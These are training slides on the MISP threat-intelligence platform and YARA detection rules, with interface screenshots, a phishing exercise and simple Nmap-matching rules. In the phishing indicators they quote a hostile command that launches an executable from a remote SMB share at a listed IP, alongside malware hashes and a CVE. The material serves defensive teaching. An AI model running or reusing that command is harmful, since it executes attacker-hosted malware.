

# MISP & YARA

---

By Kedric Salisbury and  
Jared Gray

\*\*\*Please download MISP and Kali  
Instructions at [#threat-intel-emphasis](#) on Slack!



# Malware Information Sharing Platform

- Open-source software available for free use and modification.
- Designed by and for cybersecurity professionals, including incident analysts, security professionals, and malware researchers.
- Provides functionalities for collecting, storing, distributing, and sharing threat intelligence indicators like:
  - Indicators of Compromise (IOCs): malicious URLs, IP addresses, file hashes, etc.
  - Threat actor information: details about malicious actors and their campaigns.
  - Vulnerability information: known vulnerabilities and exploits.
  - Financial fraud information: data related to financial scams and fraudsters.
  - Counter-terrorism information: intelligence relevant to counter-terrorism efforts.
- Automatic correlation: identifies relationships between different indicators and intelligence feeds.
- Customizable tagging and attributes: facilitates organization and filtering of information.
- Integrations with other security tools: connects with SIEMs, intrusion detection systems, and other software.

# MISP Uses

- Sharing threat intelligence: Organizations can share and receive valuable information about threats, helping them stay informed and proactive.
- Collaboration on cyber investigations: Teams can work together on investigations by sharing, analyzing, and enriching threat data.
- Improving threat detection and prevention: By identifying and sharing indicators, organizations can improve their defenses against known threats.
- Staying informed about the latest threats: MISP allows users to access and contribute to a global repository of threat intelligence.
- Supporting threat analysis and research: Provides a platform for analysts to gather, analyze, and share their findings about threats.



# MISP Feeds

Default feeds

















Custom feeds

All feeds

Enabled feeds

Enter value to search

Filter

<input type="checkbox"/>	ID	Enabled	Caching	Name	Format	Provider	Org	Source	URL	Headers	Target	Publish	Delta	Override	Distribution	Tag	Visible	Caching	Actions
<input type="checkbox"/>	1	✓	✗	CIRCL OSINT Feed	misp	CIRCL		network	https://www.circl.lu/doc/misp/feed-osint			✗	✗	✗	All communities	✗	✗	Not cached	   
<input type="checkbox"/>	2	✓	✗	The Botvrij.eu Data	misp	Botvrij.eu		network	https://www.botvrij.eu/data/feed-osint			✗	✗	✗	All communities	✗	✗	Not cached	   
<input type="checkbox"/>	3	✓	✗	Tor Exit Nodes	freetext	Dan UK	BSK	network	https://www.dan.me.uk/torlist/?exit		New event each pull	✗	✗	✗	All communities	✗	✗	Not cached	   
<input type="checkbox"/>	4	✓	✗	OpenPhish URL List	freetext	OpenPhish	BSK	network	https://openphish.com/feed.txt		New event each pull	✗	✗	✗	All communities	✗	✗	Not cached	   

Page 1 of 1, showing 4 records out of 4 total, starting on record 1, ending on 4

# MISP Galaxies and Relationships

Home

Event Actions

Dashboard

Galaxies

Input Filters

Global Actions

Sync Actions

Administration

Logs

API

★

MISP

Admin

Log out

List Galaxies

List Cluster Blocklists

List Relationships

Update Galaxies

Force Update Galaxies

Wipe Default Galaxy Clusters

Import Galaxy Clusters

Galaxy index

« previous

next »

AllEnabledDisabled

Enter value to search

Filter

X

Galaxy Id ?	Icon	Name	version	Namespace	Description	Enabled	Local Only	Actions
58		Tool	3	misp	Threat actors tools is an enumeration of tools used by adversaries. The list includes malware but also common software regularly used by the adversaries.	✓	✗	
57		Threat Actor	3	misp	Threat actors are characteristics of malicious actors (or adversaries) representing a cyber attack threat including presumed intent and historically observed behaviour.	✓	✗	
56		Tea Matrix	1	tea-matrix	Tea Matrix	✓	✗	
55		TDS	4	misp	TDS is a list of Traffic Direction System used by adversaries	✓	✗	
54		Target Information	1	misp	Description of targets of threat actors.	✓	✗	
53		Surveillance Vendor	1	misp	List of vendors selling surveillance technologies including malware, interception devices or computer exploitation services	✓	✗	
52		Stealer	1	misp	Malware stealer galaxy.	✓	✗	
51		SoD Matrix	1	sod-matrix	SoD Matrix	✓	✗	
50		Dark Patterns	1	misp	Social Engineering - Dark Patterns	✓	✗	
49		Sector	2	misp	Activity sectors	✓	✗	
48		rsit	1	RSIT	Reference Security Incident Classification Taxonomy	✓	✗	
47		Regions UN IM49	2	misp	Regions based on UN IM49.	✓	✗	
46		RAT	3	misp	remote administration tool or remote access tool (RAT), also called sometimes remote access trojan, is a piece of software or programming that allows a remote "operator" to control a system as if they have physical access to that system.	✓	✗	
45		Ransomware	4	misp	Ransomware galaxy based on <a href="https://docs.google.com/spreadsheets/d/1TWS238xacAto-4LKh1n5uTsdjWdCEsGIM0Y0Hvmc5g/pubhtml">https://docs.google.com/spreadsheets/d/1TWS238xacAto-4LKh1n5uTsdjWdCEsGIM0Y0Hvmc5g/pubhtml</a>	✓	✗	
44		Preventive Measure	3	misp	Preventive measures based on the ransomware document overview as published in <a href="https://docs.google.com/spreadsheets/d/1TWS238xacAto-4LKh1n5uTsdjWdCEsGIM0Y0Hvmc5g/pubhtml#f">https://docs.google.com/spreadsheets/d/1TWS238xacAto-4LKh1n5uTsdjWdCEsGIM0Y0Hvmc5g/pubhtml#f</a> . The preventive measures are quite generic and can fit any standard Windows infrastructure and their security measures.	✓	✗	
43		o365-exchange-techniques	1	misp	o365-exchange-techniques - Office365/Exchange related techniques by @johnLaTwC and @inversecos	✓	✗	
42		Tool	6	mitre-attack	Name of ATT&CK software	✓	✗	
41		Pre Attack - Intrusion Set	5	deprecated	Name of ATT&CK Group	✓	✗	
40		Pre Attack - Attack Pattern	5	deprecated	ATT&CK Tactic	✓	✗	
39		Mobile Attack - Tool	5	deprecated	Name of ATT&CK software	✓	✗	
38		Mobile Attack - Malware	5	deprecated	Name of ATT&CK software	✓	✗	
37		Mobile Attack - Intrusion Set	5	deprecated	Name of ATT&CK Group	✓	✗	
36		Mobile Attack - Course of Action	5	deprecated	ATT&CK Mitigation	✓	✗	
35		Mobile Attack - Attack Pattern	5	deprecated	ATT&CK Tactic	✓	✗	



# MISP Events

Home

Event Actions

Dashboard

Galaxies

Input Filters

Global Actions

Sync Actions

Administration

Logs

API

★

MISP

Admin

Log out

List Events

Add Event

Import from...

REST client

List Attributes

Search Attributes

View Proposals

Events with proposals

View delegation requests

Export

Automation

Events

« previous123456789101112131415161718192021next »

Q

My Events

Org Events

▼

Enter value to search

Event info

Filter

<input type="checkbox"/>	Published	Creator org	Owner org	ID	Clusters	Tags	#Attr.	#Corr.	Creator user	Date	Last modified at ↑	Info	Distribution	Actions
<input type="checkbox"/>	x	BSK	ORNGAME	? 1687			501		admin@admin.test	2024-02-18	2024-02-18 18:31:10	OpenPhish URL List feed	All	🔍🗑️🔒
<input type="checkbox"/>	x	BSK	ORNGAME	? 1686			1860	5	admin@admin.test	2024-02-18	2024-02-18 18:31:06	Tor Exit Nodes feed	All	🔍🗑️🔒
<input type="checkbox"/>	x	BSK	ORNGAME	? 1685			1860	5	admin@admin.test	2024-02-18	2024-02-18 18:27:40	Tor Exit Nodes feed	All	🔍🗑️🔒
<input type="checkbox"/>	✓	🔴	ORNGAME	✖ 1314		<div><div>type:OSINT</div><div>osint:lifetime="perpetual"</div><div>tip:white</div><div>tip:clear</div><div>false-positive:risk="cannot-be-judged"</div></div>	1282		admin@admin.test	2024-02-16	2024-02-16 18:38:25	(fake? exercise) Phishing targeting different organisation in Benelux ("cybersecurity" company Pistachio)	All	🔍🗑️🔒
<input type="checkbox"/>	✓	CUDESO	ORNGAME	→ 1684	<div>Country🔍</div> <div>Iran🔍</div> <div>Target Information🔍</div> <div>Palestine🔍</div>	<div>tip:white</div>	29	1	admin@admin.test	2024-02-13	2024-02-13 22:02:54	Zip uploaded from Iran exploiting cve-2023-38831	All	🔍🗑️🔒
<input type="checkbox"/>	✓	ICS-CSIRT.io	ORNGAME	★ 1682	<div>Country🔍</div> <div>china🔍</div> <div>Sector🔍</div> <div>Energy🔍</div> <div>Telecoms🔍</div> <div>Transport🔍</div> <div>Water🔍</div>	<div><div>misp-galaxy:mitre-intrusion-set="Volt Typhoon - G1617"</div><div>misp-galaxy:threat-actor="Volt Typhoon"</div><div>tip:white</div><div>tip:clear</div></div>	162	2	admin@admin.test	2024-02-08	2024-02-13 18:22:10	PRC State-Sponsored Actors Compromise and Maintain Persistent Access to U.S. Critical Infrastructure	All	🔍🗑️🔒
<input type="checkbox"/>	✓	CUDESO	ORNGAME	→ 1683	<div>Country🔍</div> <div>ruusia🔍</div> <div>Target Information🔍</div> <div>Austria🔍</div> <div>France🔍</div> <div>Germany🔍</div> <div>Poland🔍</div> <div>Spain🔍</div> <div>Switzerland🔍</div> <div>United States🔍</div>	<div>tip:white</div> <div>tip:clear</div>	279	1	admin@admin.test	2024-02-13	2024-02-13 18:19:24	PORTAL KOMBAT A structured and coordinated pro-Russian propaganda network	All	🔍🗑️🔒
<input type="checkbox"/>	✓	🔴	ORNGAME	✖ 1313	Attack Pattern🔍	<div><div>tip:white</div><div>misp-galaxy:mitre-attack-pattern="Connection Proxy - T1090"</div><div>type:OSINT</div></div>	39		admin@admin.test	2022-06-02	2024-02-12 11:31:24	AA22-1388 Threat Actor Chrysalis 18 June 2022	All	🔍🗑️🔒

# Activity: MISP Phishing Scenario



# Information Collected from MISP

---

w.exe : d46df9eacfe7ff75e098942e541d0f18

---

Swift changes.rtf : f360d41a0b42b129f7f0c29f98381416

---

IP: 138.68.234.128, 104.144.207.207

---

Command: cmd /c start \\138.68.234.128\w\w.exe &AAAAAC

---

[CVE-2017-11882](#)

---

Financial Institutions in Russia and Turkey

---

Remote Code Execution Vuln in Microsoft Office software

---

C2 via Cobalt Strike

---

Single Attachment with no text in the body

---

Changes to SWIFT terms



# MISP Expansion Modules

Many open source and proprietary tools integrate MISP support (MISP format or API) in order to extend their tools or MISP itself.

## whois & whoisfreaks

- enriched analysis of the provided domain, including WHOIS and DNS information.

- **input:** A domain whose Data is required -  
**output:** MISP attributes resulting from the query on Whoisfreaks API, included in the following list:
  - domain - dns-soa-email - whois-registrant-email
  - whois-registrant-phone - whois-registrant-name
  - whois-registrar - whois-creation-date - domain -**references:** <https://whoisfreaks.com/>  
- **requirements:** An access to the Whoisfreaks API\_KEY

# Censys



gathers data through active and passive scanning methods, allowing users to search for information related to hosts, certificates, websites, and more.



- **input:** IP, domain or certificate fingerprint (md5, sha1 or sha256) - **output:** MISP objects retrieved from censys, including open ports, ASN, Location of the IP, x509 details - **references:** <https://www.censys.io> - **requirements:** API credentials to censys.io


# YARA Background



Developed by Victor Alvarez in 2005, YARA is a powerful tool for identifying and classifying patterns in files and data.



It utilizes text-based rules to describe these patterns, making it flexible and adaptable to various use cases.



Available for Windows, Linux, and macOS, YARA is a valuable asset for security professionals, researchers, and analysts.

# YARA Uses

## Malware Detection:

- YARA shines in identifying malicious software (malware) by matching strings, byte sequences, and other indicators within suspicious files.
- Security researchers and incident responders use YARA rules to detect specific malware families, known threats, and even zero-day attacks.
- This allows for proactive defenses and faster incident response.

## Intrusion Detection and Forensics:

- YARA extends its reach beyond malware, analyzing system logs, network traffic, and other data for suspicious activity.
- It helps detect intrusions, suspicious connections, and data exfiltration attempts by matching specific patterns.

## Custom Threat Hunting:

- YARA's flexibility allows security professionals to create custom rules based on their specific threats and needs.
- This empowers proactive threat hunting, enabling them to identify unique indicators of compromise (IOCs) tailored to their environment.
- This personalized approach enhances overall security posture.

# YARA and Threat Intelligence

Threat intelligence feeds provide valuable information about known threats, including malware signatures, indicators of compromise (IOCs), and attacker techniques.

YARA can ingest this information to create specific rules to detect those threats within your systems.

Improved detection: Accurate and timely detection of known and emerging threats.

Faster response: Enables quicker reaction to identified threats and minimizes damage.

Enhanced situational awareness: Provides deeper understanding of attacker TTPs and campaign details.

Collaborative defense: Sharing YARA rules strengthens collective security posture.



# YARA Basics

Rule Name

Metadata – the information you want to display when the rule matches a file

Strings – the strings that you will be looking for within the file being analyzed

Condition – the conditions necessary for your rule to match on the file

<https://yara.readthedocs.io/>

# YARA Commands

```
yara [OPTIONS] RULES_FILE TARGET
```

-c : print only number of matches

-d <identifier>=<value>: define external variable

-m : print metadata

-s : print matching strings

-r : recursively search for directories

# Example

```
rule hello{  
  meta:  
    description = "Found Hello!"  
  strings:  
    $a1 = "what is up"  
  condition:  
    $a1  
}
```



# NMAP Detection

```
rule Nmap{  
    strings:  
        $nmap = "NMAP" nocase  
    condition:  
        $nmap  
}
```

# NMAP Detection Precise

```
import "hash"
rule NmapPrecise{
    strings:
        $nmap = "NMAP" nocase
    condition:
        $nmap and hash.md5(0, filesize) ==
        "c7796d918785956c9235ccf3490132bf"
}
```

# YARA x Cobalt

- From the previous example of the Cobalt threat intelligence we collected, create a YARA rule that detects their indicators of compromise